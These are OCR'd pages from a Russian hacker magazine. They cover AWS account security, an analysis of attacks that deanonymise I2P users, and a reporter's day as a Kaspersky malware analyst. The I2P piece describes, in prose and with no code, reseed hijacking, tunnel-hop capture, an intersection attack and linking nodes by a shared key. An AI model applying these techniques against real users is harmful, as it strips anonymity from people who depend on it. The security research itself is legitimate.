У нашей модели все же есть проблемы. Во-первых, разработчикам нужно приучиться правильно с ней работать. Скажем, если кто-то захочет по привычке сделать второй сервер из уже использованного образа, то все апдейты надо будет поставить опять (однако это будет обнаружено нашей системой контроля, и все заинтересованные лица будут уведомлены). Во-вторых, возникают новые проблемы безопасности, связанные с AWS. Надо понимать, что аккаунты и проекты будут плодиться, и поэтому дополнительной головной болью станут думы о паролях и доступе. Впрочем, AWS-консоль поддерживает двухфакторную аутентификацию и парольные политики, так что все решаемо, и более того, это можно автоматизировать — задать в корневом аккаунте обязательную привязку MFA-устройств в аккаунтах разработчиков. Второе, более интересное, — это ключи для API. Нужно помнить и о том, что автоматизация доступа подразумевает и защиту ключей, поэтому все наши системы контроля, управления и мониторинга, которые используют эти ключи, должны позаботиться о безопасном хранении и доступе к ним. Кроме того, у «клиентов» тоже есть API-ключи, и как они ими будут пользоваться — зависит от вашей документации и их талантов. Но так или иначе практически весь контроль либо автоматизируется, либо настраивается, что сделает такую систему вполне самодостаточной.

Как видишь, чем сложнее и разнообразнее становятся ИТ-системы и требования к ним, тем больше интересной работы нам — и не только в ключе того, как «ломать» все это дело, но и как «строить» это правильно, принося пользу :).



Philippe Put @ Flickr.com

Мнимая анонимность

Развенчиваем мифы и раскрываем секреты сети I2P

В свете тотальной слежки многие пользователи посматривают в сторону решений, позволяющих скрыть свою частную жизнь от чужих глаз. Два наиболее популярных варианта — это Tor и I2P. Tor уже не раз мелькал на страницах журнала, и с его надежностью, в принципе, все понятно — сами разработчики пишут, что стопроцентной анонимности он не дарует. А вот с I2P нам сегодня придется разобраться самостоятельно — действительно ли эта штука так надежна, как считают многие?

НЕМНОГО ИСТОРИИ

В начале 2000-х годов существовало множество P2P-сетей, практическим применением которых был файлообмен. Копирастеры приходили в ярость, поскольку в распространении файлов принимали участие все сразу. Попытки же устроить «показательную порку» индивидуумам приводили лишь к колоссальным затратам времени и средств с нулевым конечным результатом. Для тех же, кто опасался оказаться в числе «попавших под раздачу», была предложена сеть Freenet, ключевой идеей которой был обмен зашифрованными блоками данных, при этом участник не имел представления о том, что это за данные, если они не были предназначены ему самому. Хотя сеть предоставляла и другие сервисы вроде полностью анонимных форумов, фактически все сводилось к скачиванию файлов.

Со временем весь файлообмен переместился в торренты. В результате возникла идея развития Freenet'а в направлении «невидимого интернета» — анонимной сети поверх существующего интернета. Так появился I2P. Долгое время проект был интересен лишь его создателям и некоторому числу гиков. Вскоре борьба уже стала вестись за саму информацию, поскольку, с одной стороны, интернетом начало пользоваться большинство людей, а с другой стороны, интернет оказался местом никем не контролируемого обмена информацией. Стало понятно, что так долго продолжаться не может, и поднялась новая волна интереса к подобным проектам.

I2P И TOR

«Спусковым крючком», вызвавшим массовый интерес к «невидимому интернету», стало законодательное ограничение доступа к информационным ресурсам в ряде стран, а также разоблачения Сноудена о слежке за всеми. Разумеется, многим это не понравилось: действительно, с какой стати непонятно кто станет решать за взрослого дееспособного человека, какую информацию ему следует получать, а какую нет. Что касается слежки, то она вообще никому не приятна. Осознав это, обыватель бросился искать две магические кнопки «Обойти цензуру» и «Спрятаться от слежки». И такие «кнопки» он получил в виде специальных браузеров или плагинов к браузерам для сети Tor. Технически грамотные люди же обратили внимание на сеть I2P в качестве альтернативы Tor'у. И поскольку ты относишься к технически грамотным людям (иначе зачем тебе «Хакер»?), то, прочитав данную статью, поймешь, какие задачи решает сеть I2P и каким образом она это делает.

Отличие I2P от Tor состоит в том, что основной задачей Tor'а является сокрытие истинного IP-адреса клиента, обращающегося к серверу. По большому счету серверам нет дела до того, каким образом к ним подключаются клиенты, — скорее, Tor является для них лишней головной болью из-за хулиганов. В случае же I2P, наоборот, владельцы серверов (eepsite'ов) размещают их анонимно, а клиенты вынуждены использовать I2P, если хотят обращаться к этим серверам. Таким образом, Tor является сетью клиентов, а I2P — серверов. Конечно, есть и onion-сайты в Tor, и выходные узлы в I2P, однако это скорей побочные технологии.

КАК УЧАСТНИКИ I2P НАХОДЯТ ДРУГ ДРУГА?

Начнем с того, что рассмотрим встроенные в I2P механизмы, которые позволяют участникам находить друг друга, и попробуем найти в них потенциальные уязвимости. Каждый узел I2P идентифицируется I2P-адресом, представляющим собой две пары открытых и закрытых ключей, генерируемых в момент создания узла случайным образом, без какой-либо корреляции с IP-адресом или местоположением. Центрального источника адресов нет, предполагается, что вероятность совпадения двух случайно сгенерированных адресов пренебрежимо мала. Одна пара ключей используется для асимметричного шифрования, а другая — для подписи. Владельцем узла является тот, у кого имеется файл с полным набором ключей длиной 660 байт. Этот файл располагается на компьютере владельца и по сети не передается. Два открытых ключа и 3-байтный сертификат (на настоящий момент всегда нулевой) образуют 387-байтный идентификатор узла, под которым узел становится известен в I2P. Поскольку полный 387-байтный идентификатор довольно неэффективен для сравнения, сортировки и передачи данных, то для обозначения узла используется 32-байтный SHA-256 хеш от идентификатора. Строковое Base32 представление этого хеша и является адресом в .b32.i2p-адресах. А что делать, если известен только хеш, а нужно знать публичные ключи, содержащиеся в идентификаторе, например для шифрования или проверки подписи? Для этого существует сетевая база данных (netDb) — не очень удачное название, правильнее было бы назвать базой данных о сети, но такова уже устоявшаяся терминология.

У каждого участника эта база своя, и одной из задач программы-клиента является поддержка базы в актуальном состоянии. Если узел с искомым хешем в локальной базе не найден, то следует о нем спросить другие узлы; если у запрашиваемого узла адрес присутствует в базе, то он пришлет в ответ информацию о нем, в противном случае вернет список трех других узлов, где, по его мнению, адрес может быть. То есть, чтобы узнать информацию об узле, нужно знать по крайней мере его хеш — возможность скачать список всех известных на данный момент узлов умышленно отсутствует. Также предусмотрен механизм «зондирования», при котором посылается запрос случайно сгенерированного хеша со специальным флагом, и тогда узел вернет список трех узлов, присутствующих в его базе, хеши которых наиболее «близки» к запрошенному, тем самым позволяя узнать о новых участниках.


ОБМАНЫВАЕМ НОВИЧКОВ

Наличие локальной базы данных позволяет участнику выходить в сеть немедленно, не обращаясь к серверам каталогов узлов, как это делается в Tor'е (из-за этого китайское правительство в 2010 году смогло отключить его, блокировав доступ к каталогам). Однако у такой децентрализации есть один существенный недостаток: чтобы получать информацию о новых узлах, в локальной базе данных должны уже присутствовать какие-то узлы. Значит, при первом запуске их придется откуда-то загрузить. Этот процесс называется «посевом» (reseeding) и заключается в скачивании файлов с небольшого числа жестко прописанных в коде сайтов. Достаточно заблокировать доступ к этим сайтам, и новые узлы не смогут стартовать. Правда, в этом случае для первого запуска можно просто взять список узлов у кого-то другого. Гораздо хуже, если доступ будет не заблокирован, а перенаправлен на сайты с фальшивым списком узлов, — тем



orignal
orignal@xakep.ru,
https://github.com/orignal





Официальный клиент I2P нас обманывает


```
0 84   D6 8F BC A7  ^> ^] A @q    ^` .
D 02   05 00 00 00   ^\}^^^^^^D+1  ^^^^^
0 73   3D 02 42 43  ^^^^^^SSU^^^caps=^BC
E 32   34 2E 35 30  ;^host=^46.2[redacted].50
4 6F   4F 56 77 46  ;^key=,B2R-wMrToOVwF
9 2D   4D 31 52 31  NDiBVrhWi6VFR39-M1R1
F 72   74 3D 05 31  cBs~gzbzMc=;^port=^1
4 4E   54 43 50 00  6211; ^^^^^^^^^^NTCP^
E 32   34 2E 35 30  !^host=^46.2[redacted]4.50
0 02   6D 04 63 61  ;^port=^16212;^^m^ca
5 72   73 69 6F 6E  ps=^OfR;^coreVersion
4 3D   01 32 3B 14  =^0.9.11;^netId=^2;^
3 65   53 65 74 73  netdb.knownLeaseSets
F 77   6E 52 6F 75  =^14;^netdb.knownRou
5 74   65 72 2E 76  ters=^2431;^router.v
B 21   73 74 61 74  ersion=^0.9.11;!stat
```


Так выглядит файл RouterInfo типичного floodfill'а




Схема взаимодействия Васи с сайтами в I2P

самым новый узел рискует попасть в изолированную от остальной сеть, и нет простого способа распознать эту ситуацию. К чести разработчиков, они понимают масштаб проблемы и работают над тем, чтобы распространять начальный список узлов в виде подписанного их ключом архива по различным каналам.

НЕВИДИМЫЙ ИНТЕРНЕТ

Сеть I2P состоит из узлов двух видов: маршрутизаторов, имеющих помимо I2P-адресов обычные IP-адреса и видимых в обычном интернете, и узлов, находящихся позади маршрутизаторов и собственных IP-адресов не имеющих, — они и образуют тот самый «невидимый интернет». Маршрутизаторы представлены в сетевой базе данных структурой RouterInfo, помимо полного идентификатора содержащей один или несколько внешних IP-адресов и доступных протоколов, а также список возможностей данного маршрутизатора, важнейшей из которых является floodfill. Floodfill-маршрутизаторы служат своего рода «досками объявлений», куда узлы публикуют информацию о себе и куда приходят запросы клиентов. Во избежание подделки данные подписываются ключом, входящим в адрес. Поскольку информация о маршрутизаторе меняется довольно редко, то соответствующие файлы сохраняются на диске и загружаются в память при старте. У нормально функционирующего I2P-клиента таких файлов должно быть порядка нескольких тысяч.

«Невидимый интернет» представлен структурами данных LeaseSet, содержащих полный идентификатор, дополнительный ключ шифрования и список туннелей, ведущих к маршрутизатору с данным узлом. Хотя входящие туннели имеются и у самих маршрутизаторов, они никогда не формируют LeaseSet'ы: к маршрутизаторам всегда следует обращаться, устанавливая с ними прямые соединения, туннели же используются только для получения ответов на запросы. Поскольку продолжительность жизни одного туннеля десять минут, то LeaseSet'ы также существуют недолгое время и поэтому на диске не сохраняются, а при рестарте перезапрашиваются по новой. Туннели и ключ шифрования из LeaseSet'а являются единственным способом обращения к «невидимому» узлу, то есть, зная адрес, следует сначала запросить его LeaseSet у ближайшего к нему floodfill'а и потом отправить сообщение в один из туннелей. Для получения ответа требуется сформировать собственный LeaseSet, который можно отправить вместе с сообщением или же опубликовать на ближайшем floodfill'е.

Невозможность установить, на каком маршрутизаторе располагается тот или иной LeaseSet, является краеугольным камнем технологии обеспечения анонимности в сети I2P. Соответственно, большинство атак злоумышленников направлены на решение противоположной задачи. С этой целью в I2P для передачи информации используется сильная криптография, скрывающая данные от особо любопытных провайдеров разных уровней, а удачно применяемые электронные подписи делают сеть устойчивой к атакам типа man-in-the-middle.

ПЕРЕХВАТЫВАЕМ ТУННЕЛИ


Для обеспечения анонимности внутри I2P применяются туннели, представляющие собой цепочки маршрутизаторов, через которые передаются сообщения. Туннели бывают исходящие и входящие. Исходящие предназначены для сокрытия местоположения отправителя, а входящие — получателя. Потому LeaseSet'ы и представляют собой список входных узлов и идентификаторов входящих туннелей, информация об исходящих туннелях не публикуется. Местоположение второго конца туннеля держится в секрете. Для получения ответов клиент посылает серверу собственный LeaseSet. Каким путем проложен туннель и, соответственно, на каком узле находится его второй конец, известно только создателю туннеля. Все промежуточные участники туннеля знают лишь следующий узел, которому нужно передать перешифрованное сообщение. Но это в теории — на практике же промежуточные узлы также знают, откуда пришло сообщение, потому что сообщения между узлами передаются по обычному интернету и узнать IP-адрес отправителя не составляет труда. Далее, при достаточном размере базы можно найти и RouterInfo. Таким образом, если промежуточный узел туннеля принадлежит злоумышленнику, то он немедленно узнает и двух своих соседей, что компрометирует одно- или двухшаговые туннели, поскольку позволяет отследить всю цепочку. Теоретически можно увеличить длину туннелей вплоть до восьми узлов, практически же каждый дополнительный узел резко замедляет скорость работы и надежность, поскольку присутствие узла онлайн на все время существования туннеля не гарантировано. Поэтому в настоящий момент в I2P используются трехшаговые туннели. Таким образом, для успешной деанонимизации узла злоумышленнику следует узнать маршрут любого из туннелей в любой момент времени — для этого достаточно, чтобы два узла одного туннеля были доступны злоумышленнику. При нынешнем размере сети в несколько тысяч узлов такой сценарий вполне по силам крупным структурам. Если в деанонимизации серверов ранее описанный перехват reseeding'а мало поможет, поскольку серверы выбирают узлы входящих туннелей сами, то для выявления клиентов, посещающих «неблагонадежные» ресурсы, данный метод идеален: все узлы, в том числе выходные, используемые клиентом для построения его исходящих туннелей, будут априори принадлежать злоумышленнику. Тем самым сразу станет известно, откуда пришло сообщение, предназначенное какому-нибудь входящему туннелю сервера.

АТАКА МЕТОДОМ ИСКЛЮЧЕНИЯ

Для тех, кто не обладает достаточными ресурсами по захвату большого числа узлов, однако располагает временем и терпением, подойдет другой способ. Цель его — резкое сужение круга «подозреваемых» маршрутизаторов (при должном везении даже до одного), на которых может располагаться искомый узел. Возможность проведения такой атаки обусловлена P2P-природой сети I2P — большинство маршрутизаторов сети не находятся онлайн 24 часа в сутки, поскольку располагаются на компьютерах ее участников. С другой стороны, эксплуатируются особенности I2P:

1. Время существования туннеля десять минут.
2. Узел не участвует в туннеле дважды.
3. Для построения туннеля каждый раз выбирается новая последовательность узлов.

Перед началом атаки злоумышленник набирает достаточно обширную базу, предполагая, что в ней находится и маршрутизатор атакуемого узла. Далее он начинает постоянно обращаться к атакуемому узлу с запросом, предполагающим получение ответа. Это можно делать ненавязчиво, главное, чтобы запрос-ответ шли постоянно, тем самым злоумышленник определяет временные интервалы, когда атакуемый узел и, соответственно, его маршрутизатор находится онлайн. Одновременно с этим оставшиеся маршрутизаторы опрашиваются путем установления непосредственного соединения, отправки како-



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Полный I2P-адрес	378	
Дополнительный ключ шифрования	256	Является фактическим идентификатором маршрутизатора, на котором расположен данный LeaseSet
Дополнительный ключ подписи	128	На настоящий момент не используется
Число туннелей в LeaseSet'е (n)	1	Как правило, 5
Туннели	n*44	Каждый туннель представляет собой тройку (хеш адреса маршрутизатора, идентификатор туннеля, время окончания существования туннеля)
Подпись вышеперечисленных полей	40	Проверяется с помощью ключа, содержащегося в адресе

Структура LeaseSet

го-нибудь запроса или создания туннеля. Делается это массово в течение максимально короткого промежутка времени. Те маршрутизаторы, которые оказались неактивными в то время, как атакуемый узел показывает активность, выбрасываются из списка, и наоборот — выбрасываются активные, когда узел неактивен. Если же атакуемый узел активен все время, то в конце концов список будет состоять из постоянно активных маршрутизаторов. И он может оказаться достаточно большим. Вот тут на помощь злоумышленнику и приходят перечисленные выше особенности: входные маршрутизаторы туннелей, входящих в LeaseSet атакуемого узла, заведомо не являются его маршрутизатором и могут быть немедленно исключены. LeaseSet обновляется не реже чем раз в десять минут и обычно содержит пять туннелей. За час будут исключены 30 узлов, за сутки 720, таким образом, перебор списка в 5 тысяч узлов займет не более недели.

ОПРЕДЕЛЯЕМ СОСЕДЕЙ ПО ЗАПАХУ ЧЕСНОКА

Для обеспечения анонимности с обеих сторон туннели используются парами: исходящий туннель отправителя и входящий туннель получателя. Поскольку туннели создаются независимо друг от друга, то выходной и входной маршрутизаторы в месте соединения туннелей видят незашифрованные передаваемые данные. Поэтому поверх туннельного используется дополнительный уровень шифрования — специальное «чесночное» сообщение, полностью зашифрованное и предназначенное для конечных узлов в цепочке. Проблема заключается в том, что расшифровкой таких сообщений занимается маршрутизатор узла, а не сам узел. Таким образом, ключ шифрования, присутствующий в полном идентификаторе, не используется, вместо этого в LeaseSet'е присутствует предназначенный для шифрования отдельный ключ, сгенерированный маршрутизатором, на котором располагается данный LeaseSet. При этом ключ должен быть одним и тем же для всех расположенных на маршрутизаторе узлов, даже если каждый LeaseSet использует свой собственный набор туннелей. Иначе и нельзя, поскольку «чесночное» сообщение должно быть расшифровано до того, как станет понятно, кому предназначена та или иная «чесночина». В результате изначально здравая идея «чесночной» передачи данных обрела столь уродливую форму при передаче через пару туннелей. Таким образом, ключ шифрования, публикуемый в LeaseSet'е, является уникальным идентификатором соответствующего маршрутизатора. Достаточно скомпрометировать любой из узлов, чтобы также скомпрометировать все остальные, в том числе и клиентские. Для проведения данной атаки злоумышленнику следует запустить один или несколько floodfill'ов, куда узлы будут публиковать свои LeaseSet'ы.

ВЫВОДЫ

Суммируя вышесказанное, приходим выводу: анонимность I2P в нынешнем состоянии носит лишь базовый характер, позволяя укрыться только от пассивного наблюдения, вроде сбора маркетологической информации. Безусловно, проведение данных типов атак требует серьезных ресурсов, вроде высокоскоростных серверов и специализированного софта, но если кому-то сильно понадобится, то он сможет раскрыть анонимность довольно быстро. Увеличение числа узлов в сети могло бы решить данную проблему, однако при нынешней организации сети это приведет к ее фактическому коллапсу. В то же самое время I2P прекрасно подходит для построения «неубиваемых» ресурсов, доступ к которым невозможно ограничить в принципе.

ЗАДАЧИ I2P

ОСНОВНЫЕ ЗАДАЧИ I2P СЛЕДУЮЩИЕ:

- Скрывать местоположение eepsite'ов.
- Скрывать местоположение клиентов, подключающихся к eepsite'ам, в том числе и от самих сайтов.
- Сделать невозможным ограничение доступа к сайтам со стороны провайдеров и/или магистральных узлов.

MYTH BUSTERS

В СЕТИ ГУЛЯЕТ НЕСКОЛЬКО ПОПУЛЯРНЫХ МИФОВ О I2P, В КОТОРЫЕ МНОГИЕ ВЕРЯТ. МЫ ЖЕ ИХ РАЗВЕЕМ.

1 Чем больше участников, тем быстрее работает сеть.

А на самом деле: каждый новый участник должен поддерживать свою базу данных в актуальном состоянии, поэтому сеть, а особенно floodfill'ы просто захлебнутся в потоке таких запросов. В результате часть узлов станет просто недоступной другим узлам.

2 Чем больше доля транзитного трафика, тем выше анонимность.

А на самом деле: I2P оперирует отдельными пакетами, поэтому реальные туннели поверх обычного интернета, как, например, в VPN, не строятся. Для каждого пакета выбирается подходящий способ доставки, независимо от того, свой ли это пакет или транзитный. Провайдер же видит активность участника как обмен зашифрованными пакетами с различным адресами, выбираемыми достаточно бессистемно. В этом потоке, помимо туннельных сообщений, присутствуют в большом количестве сообщения, передаваемые напрямую. С другой стороны, узел может видеть часть транзитного трафика, если является концом туннеля, а не промежуточным узлом, в этом случае извне транзитный туннель выглядит точно так же, как собственный.

3 В Tor'е применяется многослойное «луковое» шифрование, а в I2P более прогрессивное «чесночное», в котором сообщение состоит из нескольких «чесночин», предназначенных разным узлам, при этом узел может расшифровать только свою «чесночину», содержимое остальных ему неизвестно.


А на самом деле: изначально оно именно так и планировалось, однако из-за необходимости использования туннелей парами «исходящий – входящий» пришлось шифровать весь «чеснок» целиком, а не каждую «чесночину» по отдельности. Действительно, сообщение, явно именуемое «чесноком», состоит из «чесночин», но поскольку его структура становится видна только после расшифровки, то «чесночины» фактически вырождаются во фрагменты туннельных сообщений.

Как должно выглядеть реальное «чесночное» шифрование, можно понять из механизма создания туннелей: сообщение состоит из нескольких записей, из них зашифрованы все, кроме одной, предназначенной данному узлу; он перешифровывает сообщение своим ключом и отсылает дальше. Естественно, следующему узлу предназначается уже другая запись сообщения.

Таким образом, декларируемое «чесночное» шифрование применяется всего лишь в одном сообщении, используемом относительно редко, в основном же потоке данных используется обычное многослойное шифрование: промежуточные узлы шифруют сообщение каждый своим ключом, а владелец расшифровывает, применяя эти ключи последовательно.

МЕНЯЕМ ПРОФЕССИЮ

Мой день в роли антивирусного аналитика



Павел Круглов
kruglov@real.xakep.ru

Наша редакция решила провести эксперимент — проверить на вкус разные ИТ-шные профессии. И первым в списке оказался антивирусный аналитик. В прошлом у меня был некоторый опыт в реверсинге, поэтому добрые коллеги сказали: «Дятлом будешь ты!» И вот мой рассказ, каково это — анализировать семплы, будучи в обойме аналитиков большой антивирусной компании.





ИДИ И РАБОТАЙ!

Утро, 30 января. Я стою перед тремя новенькими корпусами «Лаборатории Касперского», сотрудники которой с энтузиазмом приняли наше предложение и сказали: «А почему бы и нет?» Тут надо заметить, что с момента новоселья в августе прошлого года сюда приезжало немало журналистов, которые фоткали кабинет Евгения Касперского и с радостными воплями постили фоточки в Facebook. Ми-ми-ми! Но мы-то с тобой знаем, что понять внутреннюю кухню компании, не поработав в ней хотя бы денек, невозможно. Сфотографировать пирожок в буфете и голубоглазую блонди на ресепшене может каждый. Мы же попробуем сделать реальную работу — проанализируем парочку семплов, почувствовав себя в шкуре антивирусного аналитика. По крайней мере, я договаривался об этом.

11:00 НАЧАЛО ДНЯ

На входе меня встретила приятная девушка Маша из департамента корпоративных коммуникаций. Чтобы ты понимал: это те люди, которые делают так, чтобы журналисты писали про компанию только хорошее. Маша явно оказалась бывалым бойцом.





↑ Да, эту фотографию нам дали в ЛК. Поэтому на ней лето, трава и солнце :)

← Первое место, где я оказался. Крутая столовая

Она точно знала, куда меня вести. Завтракать! Вообще, если бы так начинался день антивирусного аналитика, то я бы подписался на работу прямо сейчас. Но мы с тобой понимаем, что это не так :).

11:30 ЗНАКОМСТВО С ВИРУСНОЙ ЛАБОРАТОРИЕЙ

В самом начале меня познакомили с двумя моими наставниками — Борисом и Олегом, опытными антивирусными аналитиками. Наверняка их предупредили, что придет какой-то журналист, с которым придется целый день нянчиться и делать вид, что у него получается работать :). Эй, парни, надеюсь, я вас не разочаровал.

Они немного рассказали о самой вирусной лаборатории. Смена рядовых антивирусных аналитиков (в простонародье — «дятлов») в московском офисе начинается в 13:00 и заканчивается в 21:30. Раньше ребята работали круглосуточно в четыре смены, но сейчас время распределено между московским, американским и китайским офисами. Умно: получается так, что все работают в дневное время. Именно к этим парням поступают всевозможные вредоносные и не очень файлы от пользователей, ханипотов и партнеров (других антивирусных компаний и некоторых небезызвестных проектов вроде VirusTotal).

Поток файлов очень большой (ежедневно обрабатывается более 315 тысяч вредоносных объектов), поэтому в ход пускается и автоматика, которая может дать вердикт большей части поступающих файлов. Оставшаяся же часть ложится на плечи немногочисленных участников знаменитого круглого стола (смотри фотографию выше). Подавляющее большинство файлов здесь приходится на операционные системы Windows (кто бы сомневался), все остальные платформы по-прежнему составляют доли процента. Впрочем, отставим холивар.


Над самим круглым столом расположены мониторы с дашбордами, показывающие статистику в реальном времени, в том числе количество обработанных каждым участником семплов. В работе присутствует определенный соревновательный дух, но на лошадку с моим именем я бы сегодня не ставил.

Задача аналитика предельно понятна: после того как файл попал в его руки, ему нужно определить, какие действия выполняет семпл. Необходимости описывать в деталях деятельность



INFO

«Дятлами» прозвал антивирусных аналитиков еще очень давно сам Евгений Касперский за постоянный и интенсивный стук по клавиатуре во время работы.






Разминочный семпл на Visual Basic


Новоиспеченный дятел, или ваш покорный слуга весь в работе

каждого образца нет, нужно лишь выявить конкретные вредоносные действия или их отсутствие (конечно же, на анализ нередко приходят вполне себе легитимные программы). Отдельно стоит передать привет тем пользователям, которые присылают архив всего диска C: или папку WINDOWS с комментарием: «У меня тут что-то не так работает, проверьте, плиз».

В зависимости от обнаруженных активностей семплу присваивается определенный тип. У Kaspersky Lab существует строгая классификация объектов, одна из самых распространенных в антивирусной индустрии, в том числе и у других антивирусных вендоров.

12:00 ПОДГОТОВКА К РАБОТЕ

Первый день антивирусного аналитика начинается незатейливо — с настройки рабочего ноутбука. Понятно, что надо заранее позаботиться о безопасности при анализе поступающих файлов, чтобы случайно не заразить рабочую систему. Вдумчивый читатель заметит: почему бы не использовать изолированное окружение, виртуальные машины? И будет прав, эти методы тоже активно используются, но имеют недостатки, так как серьезная малварь всегда пытается определить запуск в виртуальном окружении и лишний раз себя не выдавать. Для безопасной работы на компьютер устанавливается родной антивирус Касперского, а в исключения добавляется рабочая папка с семплами: иначе часть рабочего материала может ликвидироваться еще до анализа. Также настраивается политика ограниченного использования программ, а именно запрещается запуск файлов из рабочей папки с потенциально опасными расширениями. Это делается стандартными средствами Windows.

Судя по всему, далее новоиспеченный антивирусный аналитик устанавливает необходимое специализированное ПО для анализа, но на моем ноутбуке оно уже было:

- IDA Pro — Ида не нуждается в представлении. Известнейший мультиплатформенный дизассемблер, который поддерживает множество форматов файлов, обладает широкой функциональностью и автоматическим анализатором кода;
- HIEW — олдскул, известный дизассемблер. В отличие от неповоротливой IDA Pro, он легок и быстр, хотя и не обладает таким продвинутым анализатором кода и наличием разнообразных приблуд;
- ILSpy — декомпилятор файлов для платформы .NET. Как известно, исполняемые файлы .NET компилируются в промежуточный MSIL-код, непригодный для взора обычных дизассемблеров, на этот случай есть инструменты вроде ILSpy;
- VB Decompiler — декомпилятор для исполняемых файлов Visual Basic. На выходе дает файл, по содержанию напоминающий исходный код исполняемого файла, по которому можно определить суть проделываемых им действий.

Конечно, это далеко не полный набор инструментов, используемых в работе, но мне на день хватило и этого. Кстати, интересный момент: в начале его пути антивирусному аналитику не разрешается использовать никаких средств динамического анализа (OllyDbg, WinDbg, etc.). Только статика, только хардкор!

12:30 РАЗМИНКА

Когда все было готово к бою, мне на выбор было предоставлено несколько файлов, которые предстояло проанализировать. Хотелось для начала взять что попроще, но, к сожалению, по имени файлов судить было невозможно. Названия представляют собой нечто вроде хеша MD5, иначе говоря — бессмысленный набор цифр и букв. Расширений нет. Тогда я решил обратить внимание на размер файлов и взял самый мелкий. И не ошибся: этим файлом оказался слегка обфусцированный скрипт на Visual Basic. Для его анализа достаточно было обычного Notepad'а и немного наблюдательности. Специально для читателей я размещаю этот пример в первозданном виде на страницах журнала и не буду раскрывать деталей деятельности данного образца. Скажу лишь только, что семпл относится к категории Trojan-Downloader. Первый готов, переходим к следующему примеру!

